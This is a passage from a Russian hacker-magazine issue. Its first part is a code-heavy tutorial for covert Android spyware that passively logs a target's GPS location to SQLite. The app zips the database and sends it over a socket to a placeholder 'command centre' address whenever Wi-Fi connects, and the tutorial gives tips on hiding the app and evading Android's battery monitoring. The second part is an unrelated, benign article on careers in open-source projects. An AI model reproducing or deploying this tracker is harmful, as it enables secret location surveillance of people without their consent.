            double lng = location.getLongitude();
            long time = location.getTime();

            // time — время в формате UNIX,
            // lat — широта, lng — долгота
        }
    }
}
```

Метод onReceive будет срабатывать всякий раз при изменении координат устройства, но сначала приведенный приемник необходимо зарегистрировать в манифесте:

```
<receiver android:name=".LocationUpdateReceiver" >
  <intent-filter>
    <action android:name="com.example.gpsspy.LOCATION_READY" />
  </intent-filter>
</receiver>
```

Далее мы должны настроить частоту срабатывания приемника, иначе любое сколь угодно малое движение объекта наблюдения в пространстве попросту заDoSит наш жучок координатами. В тестовом примере поместим соответствующий код в метод onCreate главной (и единственной) активности:

```
public class Main extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
        String svcName = Context.LOCATION_SERVICE;
        LocationManager locationManager = (LocationManager)
        getSystemService(svcName);
        String provider = LocationManager.PASSIVE_PROVIDER;

        int t = 60000;
        int distance = 25;
        int flags = PendingIntent.FLAG_CANCEL_CURRENT;
        Intent intent = new Intent(this,
        LocationUpdateReceiver.class);
        PendingIntent pendingIntent =
        PendingIntent.getBroadcast(this, 0, intent, flags);

        locationManager.requestLocationUpdates(provider, t,
        distance, pendingIntent);
        finish();
    }
}
```

Метод requestLocationUpdates, используемый для инициирования регулярных обновлений местоположения, принимает в качестве первого параметра название конкретного типа провайдера — PASSIVE_PROVIDER. Далее следует минимальный интервал и дистанция между обновлениями. В приведенном коде обновления координат будут поступать не чаще, чем раз в минуту (60 000 мс), и только в случае перемещения объекта на 25 м от последней точки. Почему эти числа нужно выбирать как можно аккуратнее, читай на врезке.

Последний параметр — ожидающее (или отложенное) намерение, которое и будет передано в широковещательный приемник LocationUpdateReceiver. Объекты PendingIntent используются для упаковки намерений, срабатывающих в ответ на будущие события, как, например, в нашем варианте — получение координат.

К слову, чтобы прекратить выполнение обновлений, вызывается метод removeUpdates:

```
locationManager.removeUpdates(pendingIntent);
```

Так как наша активность не предполагает никакого взаимодействия с пользователем, не содержит интерфейса, да и вообще работает негласно, логично будет ее закрыть, вызвав метод finish. При этом приемник LocationUpdateReceiver продолжит свою работу как ни в чем не бывало. Кстати, к статье я прикладываю небольшой исходник (естественно, только в мирных отладочных целях), в котором координаты выводятся на экран (рис. 4) в виде всплывающих сообщений (класс Toast).




Рис. 4. Информация для шпиона

И ЦЕЛОГО МИРА МАЛО

Итак, у нас есть множество координат объекта, то есть трекинг его передвижения. Возникает вопрос: что с этим массивом информации делать и как его хранить? В сентябрьском выпуске «Хакера» была отличная статья, касающаяся темы хранения пользовательской информации. Для нашей цели подойдет любой из описанных методов — Shared Preferences, Internal/External Storage, SQLite Database или даже Cache Files.

Я выбрал базу SQLite со следующей таблицей:

```
private static final String SQL_CREATE_TABLE = "CREATE TABLE coord (_id INTEGER PRIMARY KEY AUTOINCREMENT, utime NUMERIC, lat REAL, lng REAL)";
```

О том, как вносить записи в базу SQLite, «Хакер» рассказывает регулярно (да ладно, когда это мы регулярно об этом писали? :) — Прим. ред.), так что я не буду касаться этой скучной темы, а вот об отправке накопленных данных поговорим.

Конечно, полученные координаты можно вовсе не помещать в базу данных, а отправлять сразу же, по факту, но весьма высока вероятность, что доступа в интернет в отдельно взятый момент времени не окажется. Кроме того, как мы уже говорили, фоновая передача данных довольно заметна (предполагаем, что у объекта обычный нерутованный смартфон). Другое дело Wi-Fi — отличная скорость, малое время отклика, да и вряд ли кому-нибудь придет в голову изучать трафик (бесплатно же!).

Следующий вопрос — что отправлять? Извлекать каждую строчку из базы и посылать? Можно, но как-то некрасиво, не по-хакерски, что ли. А что, если послать сразу всю базу в виде двоичного файла? Физически база находится в приватной директории приложения и доступна только нам, содержимое таблиц — только числа (размер будет минимальным), Wi-Fi — высокоскоростное подключение. В общем, сплошные плюсы.

Ну а чтобы довести идею до высот перфекционизма, перед отправкой поместим файл базы в архив, благо файлы SQLite очень хорошо сжимаются. Прямо из коробки Android в паре с Java поддерживает работу с архивами формата ZIP. Для архивирования произвольного файла соорудим функцию:

```
public static final int BUFFER_SIZE = 1024;
public void zipFile(String file, String zipFile) throws
IOException {
    BufferedInputStream origin;
    ZipOutputStream out = new ZipOutputStream(new
    BufferedOutputStream(new FileOutputStream(zipFile)));
    try {
        byte data[] = new byte[BUFFER_SIZE];
        FileInputStream fi = new FileInputStream(file);
        origin = new BufferedInputStream(fi, BUFFER_SIZE);
        try {
            ZipEntry entry = new
            ZipEntry(file.substring(file.lastIndexOf("/") + 1));
            out.putNextEntry(entry);
            int c;
            while ((c = origin.read(data, 0, BUFFER_SIZE)) != -1)
            out.write(data, 0, c);
        } finally {origin.close();}
    } finally {out.close();}
}
```

Путь к базе данных можно получить следующим образом:

```
String file = Environment.getDataDirectory().getPath() +
"//data//com.example.gpsspy//databases//" + "имя_базы";
```

Здесь «com.example.gpsspy» — имя пакета нашего примера, а «имя_базы» задается при ее создании (без расширения). Таким образом, приведенную выше функцию можно использовать так:

```
String fileZip = file + ".zip";
try {
    zipFile(file, fileZip);
} catch (IOException e) {
    e.printStackTrace();
}
```

Чтобы не было никаких подвисаний в программе, процедуру архивирования рекомендую вынести в фоновую задачу (AsyncTask).

Полученный архив можно смело отправлять по сети. Механизм доставки будет зависеть от выбранной технологии — это могут быть сокеты, локальная шара, web-интерфейс, анонимный FTP, Wi-Fi Direct и тому подобное.

При использовании сокетов подход может быть таким:

```
public static final int BUFFER_SIZE = 1024;
...
// Использование фоновой задачи обязательно!
@Override
protected String doInBackground(String... params) {
    String filePath = 'путь к файлу';
    File sdFile = new File(filePath);
    try {
        client = new Socket("ip", "port");
        os = client.getOutputStream();
        byte[] buf = new byte[BUFFER_SIZE];
        FileInputStream in = new FileInputStream(sdFile);
        int bytesRead;
        while ((bytesRead = in.read(buf, 0, BUFFER_SIZE)) != -1)
          {os.write(buf, 0 , bytesRead);}
        os.flush();
        os.close();
        client.close();
```

```
        } catch (UnknownHostException e) { e.printStackTrace();
        } catch (IOException e) { e.printStackTrace();
        }
        return null;
    }
```

В любом случае потребуется разрешение работы в интернете:

```
<uses-permission
  android:name="android.permission.INTERNET"
/>
```

После передачи файла базу необходимо очистить. Сделать это можно с помощью традиционной SQL-команды **DELETE * FROM имя_таблицы**, но размер файла в этом случае не уменьшится, либо можно стереть сам файл:

```
public static void deletePrivateFile(String Name){
    File data = Environment.getDataDirectory();
    String Path = "//data//com.example.gpsspy//databases//" +
    Name;
    File file = new File(data, Path);
    file.delete();
}
```

При следующем обращении к базе данных Android автоматически создаст новый файл.

ЛУННЫЙ ГОНЩИК

Мы определились с тем, что и как будем посылать, осталось только решить когда. И здесь нам снова поможет механизм трансляции намерения с помощью широковещательного приемника, только системного.

Класс WiFiManager представляет собой сервис для работы с Wi-Fi в Андроиде. Он может применяться как для установки соединения с точкой доступа, так и для отслеживания состояния подключения. Так как мы используем пассивный алгоритм работы, то единственное, что нужно сделать, — дождаться активного подключения к точке Wi-Fi и попробовать отправить файл.

Официальный SDK от Google определяет несколько действий для срабатывания широковещательного приемника при изменении статуса Wi-Fi: WIFI_STATE_CHANGED_ACTION, SUPPLICANT_CONNECTION_CHANGE_ACTION и NETWORK_STATE_CHANGED. Описывать их смысла нет, так как они банально не работают. Нет, все компилируется и запускается, но приемник не сраба-

тывает. Причина такого поведения мне неизвестна (может быть, Google постепенно превращается в Microsoft?).

В любом случае ситуация вовсе не безвыходная. Независимо от вида соединения (Wi-Fi, 3G, GPRS/EDGE) в Android предусмотрено действие CONNECTIVITY_CHANGE, которое срабатывает при включении и отключении передачи данных. Используя класс ConnectivityManager, предназначенный для управления сетевыми подключениями, мы можем определить тип подключения, что нам и нужно.

Итак, добавляем в манифест разрешения для доступа к состоянию сетевых интерфейсов:

```
<uses-permission
  android:name="android.permission.ACCESS_WIFI_STATE"
/>
<uses-permission
  android:name="android.permission.ACCESS_NETWORK_STATE"
/>
```

Определяем широковещательный приемник:

```
<receiver android:name=".NetworkChangedReceiver" >
    <intent-filter>
        <action
          android:name="android.net.conn.CONNECTIVITY_CHANGE"
        />
    </intent-filter>
</receiver>
```

Наконец, код самого приемника:

```
public class NetworkChangedReceiver extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {
        boolean connectedWifi = false;
        ConnectivityManager cm = (ConnectivityManager)
        context.getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo[] netInfo = cm.getAllNetworkInfo();

        for (NetworkInfo ni : netInfo) {
            if (ni.getTypeName().equalsIgnoreCase("WIFI")) {
```

```
                if (ni.isConnected()) connectedWifi = true;
                break;
            }
        }
        if (connectedWifi) {
            // Инициируем архивирование и передачу базы данных
            ...
        }
    }
}
```

Здесь в цикле перебираются все активные подключения, и, если найдено активное Wi-Fi, базы координат начинают передаваться в командный центр. Отдельно отмечу, что при подключении к точке Wi-Fi данный приемник может сработать несколько раз, имей это в виду.


ЗАВТРА НЕ УМРЕТ НИКОГДА

Сегодня мы познакомились с пассивным геопозиционированием в Android, научились архивировать и отправлять базу данных SQLite по сети, а также познакомились с разными видами широковещательных приемников. Одним словом, с основными инструментами тайного агента!

Шаровая молния

Данные GPS, возвращаемые методом getLastKnownLocation или широковещательным приемником, не изменятся, пока хотя бы одна программа не запросит обновление местоположения. В итоге при первом запуске эмулятора getLastKnownLocation, скорее всего, вернет null, а приемник и вовсе откажется срабатывать.

Чтобы это исправить, можно воспользоваться следующим трюком:



Засылаем координаты в эмулятор


```
locationManager.requestLocationUpdates(
LocationManager.GPS_PROVIDER, 0, 0, new LocationListener() {
    @Override public void onLocationChanged(Location location) {}
    @Override public void onStatusChanged(String s, int i, Bundle
    bundle) {}
```

```
        @Override public void onProviderEnabled(String s) {}
        @Override public void onProviderDisabled(String s) {}
    });
```

Поместив это код в OnCreate активности, мы заставим приложение непрерывно опрашивать координаты, что приведет к срабатыванию нашего же широковещательного приемника. Разумеется, после отладки этот код на стероидах нужно выжечь раскаленным железом. Не забудь!

УМРИ, НО НЕ СЕЙЧАС

При настройке requestLocationUpdates мы указывали минимальный промежуток времени и приемлемое расстояние для срабатывания широковещательного приемника. Android 5 очень внимательно следит за всеми приложениями, запрашивающими координаты (даже в пассивном режиме), и выискивает наиболее прожорливые. Чтобы не попасть в топ, старайся устанавливать как можно большие значения для минимального временного интервала и дистанции между обновлениями.



На эмуляторе мы одни

ТОЛЬКО ДЛЯ ТВОИХ ГЛАЗ

Чтобы не было совсем уж просто, я намеренно не стал выносить функциональность в фоновый сервис. В мартовском «Хакере» я уже рассказывал о том, как работает подобный сервис и механизм сигнализаций. Эти технологии вполне сгодятся для создания незаметного фонового сервиса. Там же ищи информацию о «выживаемости» после перезагрузки устройства.

ИЗ РОССИИ С ЛЮБОВЬЮ

Геокодирование в Android позволяет переводить координаты (широту и долготу) в уличный адрес и наоборот. Чтобы получить строку с адресом, можно воспользоваться этой функцией:

```
public String revGeocode(Location location){
  if (location == null) return "";
  double lat = location.getLatitude();
```

```java
  double lng = location.getLongitude();
  StringBuilder sb = new StringBuilder();
  Geocoder gc = new Geocoder(this, Locale.getDefault());
  try {
    List<Address> addresses = gc.getFromLocation(lat, lng, 1);
    if (addresses.size() > 0) {
      Address address = addresses.get(0);
      for (int i = 0; i < address.getMaxAddressLineIndex(); i++)
        sb.append(address.getAddressLine(i)).append("\n");
      sb.append(address.getLocality()).append("\n");
      sb.append(address.getPostalCode()).append("\n");
      sb.append(address.getCountryName());
    }
  } catch (IOException e) { e.printStackTrace();
  }
  return sb.toString();
}
```

Метод getFromLocation вернет список адресов, которые так или иначе совпадают с переданными координатами. В рассмотренном примере берется только первый адрес, из которого извлекаются все дополнительные строки, после чего добавляется область, почтовый индекс и страна. Точность этой информации зависит от детализации карт региона в сервисе Google Maps.

БРИЛЛИАНТЫ НАВСЕГДА

Для перевода старого доброго UNIX-time в формат, понятный нам и шпионам, можно использовать Java-объект «Календарь» (Calendar):

```java
public String getDateFromUNIX(long uTime){
  Calendar c = Calendar.getInstance();
  c.setTimeInMillis(uTime);
  int D = c.get(Calendar.DAY_OF_MONTH);
  int M = c.get(Calendar.MONTH);
  int Y = c.get(Calendar.YEAR);
  int h = c.get(Calendar.HOUR_OF_DAY);
  int m = c.get(Calendar.MINUTE);
  return new StringBuilder()
    .append(D).append(".").append(M + 1).append(".").append(Y)
    .append(" ").append(h).append(":").append(m)
    .toString();
}
```

КАРЬЕРА С ОТКРЫТЫМ ИСХОДНЫМ КОДОМ

КАК СТАТЬ УЧАСТНИКОМ ОПЕНСОРСНОГО ПРОЕКТА, ДАЖЕ ЕСЛИ НЕ УМЕЕШЬ ПИСАТЬ КОД



Сергей Бронников,
OpenVZ

Чтобы участвовать в опенсорсных проектах, не нужно даже уметь программировать, но, однажды окунувшись в мир свободного софта, ты можешь стать опытным спецом и найти подходящую работу. Вот десять советов, которые помогут тебе обрести свой путь.

Анестезиолог Кон Коливас разработал собственную версию планировщика задач для ядра Linux, потому что существующая реализация была адаптирована под серверные задачи и плохо справлялась с пользовательскими.

Алексей Кузнецов, который по воле случая превратился в Linux-хакера, сменил свою профессию с физика-теоретика на системного программиста.

ИТ-журналист Петр Семилетов параллельно с основной работой уже десять лет разрабатывает свой текстовый редактор Tea с открытым исходным кодом.

Леся Новасельская, получившая специальность патологоанатома, участвует в тестировании проекта с открытым исходным кодом.

Подобных примеров множество. Всех этих людей объединяет одно — они нашли способ реализовать свои интересы в опенсорсных проектах и участвуют в них и для удовольствия, и для получения опыта. Сложился некий миф, что открытый проект — это только для программистов, причем тех, у кого уже есть большой опыт в разработке. Но это не так. Открытый проект — не только написание исходного кода, но и тестирование, техническая поддержка, написание документации, маркетинг и так далее. А еще это отличный шанс приобрести опыт, построить карьеру и получить удовольствие от общения с единомышленниками.

Согласно опросу сайта opensource.com, основное препятствие для участия в открытом проекте — желающие просто не знают, как к нему присоединиться. Мы предлагаем несколько универсальных способов решения этой проблемы.

ПИШИ НОВЫЙ КОД

Начнем с банального. Не думай, что тебе необходимо быть гением. Если знаешь язык программирования, который используется в открытом проекте, — реализуй новые функции и предложи включить твои наработки в основную ветку. Все разработчики в проекте независимо от опыта и квалификации могут помочь с кодом. Конечно, в одних проектах более лояльны к новичкам, в других — менее. Но если твои наработки принесут пользу другим людям, то код не останется незамеченным.

Для каждого проекта характерны свои технические процессы, поэтому узнай о них побольше, прежде чем предлагать свой вариант. Например, в проекте PostgreSQL жестко регламентированы все процессы: изменения в коде

отправляются в виде патча в рассылке основным разработчикам, которые тщательно изучают все изменения. С другой стороны, есть и иные типы проектов, как, например, Parrot, где программисты могут коммитить в основной репозиторий. Если в проекте используется GitHub, возможно, процессы поставлены через pull request, то есть через запросы на включение сделанных изменений. В общем, нет двух одинаковых проектов.

Всякий раз, когда переписываешь код, не забывай, что ты работаешь в команде, поэтому делай все возможное, чтобы твой стиль совпадал со стилем, принятым в проекте. В противном случае это то же самое, что сказать: «Мне не нравится ваш стиль, вы должны делать так же, как я».

ПРИОРИТИЗИРУЙ БАГИ

Безусловно, код — основа любого открытого проекта, но его написание не единственный способ участия. Технической поддержке зачастую уделяют недостаточно внимания в погоне за реализацией новых функциональных возможностей и исправлением ошибок. А ведь именно это и есть те области, которые позволяют даже новичкам войти в проект.

Например, у проекта OpenVZ есть полностью открытая система работы с дефектами — bugs.openvz.org, где собраны все известные (исправленные и неисправленные) проблемы за все время существования проекта (без малого десять лет). Баг-трекер — один из механизмов коммуникации между разработчиками и пользователями. Постоянная работа с текущими запросами дает отличную возможность внести свой вклад в проект. Для работы с системой могут понадобиться специальные права доступа, которые тебе предоставит менеджер проекта, следуя принципам меритократии.

ТЕСТИРУЙ ПРОМЕЖУТОЧНЫЕ ВЕРСИИ

Опрос в Интернациональном клубе тестировщиков ПО показал, что интерес к тестированию ПО с открытым исходным кодом у профессиональных тестировщиков есть. Многие хотели бы поучаствовать в таких проектах, но не знают, с чего начать. В свою очередь, в любом проекте, даже коммерческом, всегда не хватает тестировщиков. Обнаружение и сортировка багов может значительно сэкономить разработчикам время на поиск проблемы. Если пользователь пишет: «Программа не работает, когда я делаю такие-то шаги», не поленись разобраться в том, чем вызвана эта проблема. Проблема повторяется? Ты можешь воспроизвести ее, сделав ряд конкретных шагов? Сузить круг подозреваемых до конкретного браузера или дистрибутива? Даже если ты не знаешь истинную причину проблемы, информация об уже проделанной тобой работе поможет разработчикам справиться с ней. Независимо от того, что тебе удалось выяснить, добавь свои комментарии к багу, чтобы все могли с ними ознакомиться.

По своему опыту могу сказать, что у открытых проектов вечно не хватает ресурсов, чтобы хорошо протестировать новую функциональность. Поэтому перед тем, как добавлять серьезные изменения в основную ветку репозитория исходного кода, проект старается привлечь как можно больше людей для тестирования. Такая практика так и называется — призыв к тестированию (call for testing). У владельцев проекта никогда не будет столько аппаратных и программных конфигураций, сколько у сообщества. Например, разработчики проекта OpenBSD анонсируют появление новой функциональности в новостях, чтобы привлечь к ней внимание тестировщиков и пользователей. То же самое делает и проект OpenVZ.

Ты можешь принять участие в тестировании и убедиться, что продукт работает на той или иной платформе. Скорее всего, тебе придется собрать и установить новый билд и протестировать продукт. Ты принесешь особенно ценную информацию проекту, если будешь использовать нестандартные аппаратные средства. Если ты подтвердишь, что сборка работает и при таких условиях, это поможет руководителям проекта определить текущий статуса релиза.

ПИШИ ТЕСТЫ

В большинстве проектов используются программные комплексы, предназначенные для тестирования кода, и любой из них предусматривает возможность добавления в него новых тестов. Используй такие тестовые инструменты, как gcov для C, чтобы установить те области исходного кода, которые нельзя протестировать имеющимися тестами. Затем добавь соответствующий тест, чтобы иметь возможность протестировать необходимую функциональность.

ИСПРАВЛЯЙ БАГИ И ДОБАВЛЯЙ НОВЫЕ ФУНКЦИИ

Патч с исправлением проблемы или добавляющий необходимые тебе функции — это своего рода классический способ вовлечения в открытый проект (с этого началось вообще все движение за свободное ПО). Этот способ рекомендует и известный мейнтейнер сообщества Linux Джеймс Боттомли (он же — технический директор отдела серверной виртуализации компании Odin) тем, кто хочет принять участие в Linux-проекте, но не знает как. Обычно он приводит в пример случай, когда ему понадобилось изменить функциональность SIP-клиента в Android. Обнаружив, что такая возможность отсутствует, он сделал патч и отправил в проект SIPdroid.

При разработке новых функций неплохо также добавить тест для тестирования той части кода, которую ты исправил; некоторые проекты требуют, чтобы все исправления дефектов сопровождались соответствующими тестами. Веди записи по мере того, как осваиваешь незнакомый код. Даже если ты не можешь справиться с багом, опиши в тикете то, что тебе удалось о нем выяснить. Это поможет тем участникам команды, которые будут работать с багами после тебя.

ПОМОГАЙ ПОДДЕРЖИВАТЬ ИНФРАСТРУКТУРУ ПРОЕКТА

Тебе интересна область DevOps? Это направление сейчас очень популярно. Хороших инженеров DevOps в России очень трудно найти, мы это знаем на собственном опыте. Получить опыт можно в проектах, в которых ведется открытая разработка инфраструктуры. Это такие проекты, как Wikipedia и Fedora Linux. OpenVZ только делает в этом направлении первые шаги.

Настройка процесса непрерывной интеграции для компонентов проекта, пакетирование компонентов для Linux-дистрибутивов, автоматическая настройка окружения разработчика — все это входит в задачи DevOps.

ПИШИ И ПЕРЕВОДИ ДОКУМЕНТАЦИЮ

Ведение документации — рутинная составляющая любого проекта, которой зачастую пренебрегают. Кроме того, проблемы с документацией часто могут быть вызваны тем, что она написана с точки зрения людей, хорошо знающих проект, а не тех, кто только знакомится с ним.

Если при чтении документации по проекту тебя когда-нибудь посещала мысль: «Такое ощущение, что ее написали так, как будто я уже знаю, как пользоваться программой», то ты понимаешь, о чем речь. Очень часто взгляд со стороны позволяет выявить недостатки в текущей документации, которые могут не заметить непосредственные участники проекта. К тому же в динамично развивающихся проектах документация быстро устаревает, и ее требуется поддерживать в актуальном состоянии.

Если ты по какой-то причине думаешь, что заниматься этим «несерьезно», то ты ошибаешься. Нет «серьезного» или «несерьезного» вклада в открытый проект. К примеру, разработчик OpenBSD (в то же время и сотрудник CERN) Инго Шварц (Ingo Schwarze) написал утилиту mandoc, которая теперь используется для форматирования страниц документации не только в OpenBSD, но и во FreeBSD, NetBSD, DragonFly BSD. Попутно он привел в порядок (http://www.openbsd.org/papers/bsdcan15-mandoc.pdf) форматирование существующих страниц документации в проекте. Так что все зависит от того, что интересно тебе. Если интересно — берись и делай!

ПОМОГАЙ ДРУГИМ ПОЛЬЗОВАТЕЛЯМ

Лучший способ сплотить команду — это помогать другим. Для дальнейшего успеха проекта особенно важно отвечать на вопросы, в частности на вопросы новичков. Это время не будет потрачено зря, даже если кто-то задает вопрос, на который можно найти ответ, перечитав необходимую документацию. Кроме того, ты получишь нового благодарного и активного участника своей команды. Все с чего-то начинают, а любому проекту необходим постоянный приток кадров, чтобы он продолжал развиваться.

РЕКЛАМИРУЙ ЛЮБИМЫЙ ПРОЕКТ

Если у тебя есть блог, делись своим опытом, который ты получил в проекте. Расскажи о проблемах, с которыми ты столкнулся при использовании ПО, и как тебе удалось их решить. Так ты сможешь убить двух зайцев сразу: поддержать внимание своих коллег к проекту и создать полезную базу информации для тех, кто присоединится к нему в будущем и будет искать в Сети ответы на уже описанные тобой вопросы. Блог, рассказывающий о твоих технических достижениях и изысканиях, — это еще и отличный способ поделиться реальным опытом разработки и решения технических проблем, который может пригодиться при поиске новой работы. Во многих проектах есть агрегаторы записей из блогов участников проекта, традиционно их называют «планетами»: планеты Linux kernel, Perl, OpenVZ, freedesktop, GNOME, Debian и другие.

ДЕЛАЙ ДИЗАЙН

Дизайн — это бич большинства открытых проектов. Скучные сайты и невзрачные логотипы сопровождают проекты просто потому, что технические люди в основном зациклены на реализации, а не на внешнем виде. Поэтому участие дизайнеров крайне приветствуется. Пользователи сайта StackExchange попробовали ответить на вопросы «как графический дизайнер может внести вклад в открытый проект», «что мотивирует дизайнера участвовать в открытом проекте», но мнения их разошлись. Дизайнеры из компании Red Hat тоже осознали необходимость более активного участия дизайнеров в открытых проектах и попробовали создать сайт, который поможет открытым проектам и дизайнерам найти друг друга, но о случаях успешного применения проекта пока не известно.

Ищи задачи, которые интересны тебе и полезны проекту, и пытайся их решить. Способы участия могут быть разными, иногда они описаны на специальных страницах: OpenStack, OpenVZ, FreeBSD. Само наличие у проекта такой страницы говорит о том, что он открыт для участия других людей.

Чтобы подкрепить все наши слова фактами, мы собрали отзывы трех людей, которые получили профессиональный опыт в открытых проектах.

АЛЕКСАНДР ЮРЧЕНКО, РАЗРАБОТЧИК В КОМПАНИИ «ЯНДЕКС»




На свою первую серьезную работу за деньги (разработчик встраиваемых систем) я пришел, уже больше года считаясь официальным разработчиком ядра бесплатной операционной системы OpenBSD. Официальным — в смысле у меня был доступ на запись в репозиторий. А до этого еще с год я был «зрителем», присылающим патчи разработчикам.

Должен сказать, что участие в подобном проекте дает колоссальный опыт. В хорошем крупном open source проекте есть все, что обычно требуют от разработчика на собеседовании: и грамотное проектирование, и хорошее кодирование, и навык работы с системой контроля версий и баг-трекером, а также peer review, работа в команде и т. д. и т. п. Таким образом, «поварившись» год-другой в такой атмосфере, можно запросто вырасти до уровня, который соответствует позиции Senior developer.

Собственно, со мной так и было. Я не имел никакого формального опыта работы (по трудовой), но меня сразу взяли старшим разработчиком. А после первой недели испытательный срок был уменьшен с трех месяцев до нуля.

КИРИЛЛ ГОРКУНОВ, РАЗРАБОТЧИК ПРОЕКТОВ OPENVZ И CRIU



Попал в OpenVZ достаточно случайно. По работе занимался в основном прикладным программированием, практически не имеющим точек пересечения с системным. В какой-то момент приобрел свой первый 64-битный ноутбук (Acer с AMD Turion 64), ну и поскольку Windows 64-битной под руками не было, поставил Gentoo. С Linux до того момента знакомства практически не имел, так, поиграться ставил какой-то древний Red Hat, но он меня особо не впечатлил, да и для решения текущих рабочих задач эта операционка не подходила. Под Gentoo ноут более-менее работал, но некоторых драйверов не было в стандартной поставке ядра, так что пришлось собирать свое ядро из исходников.

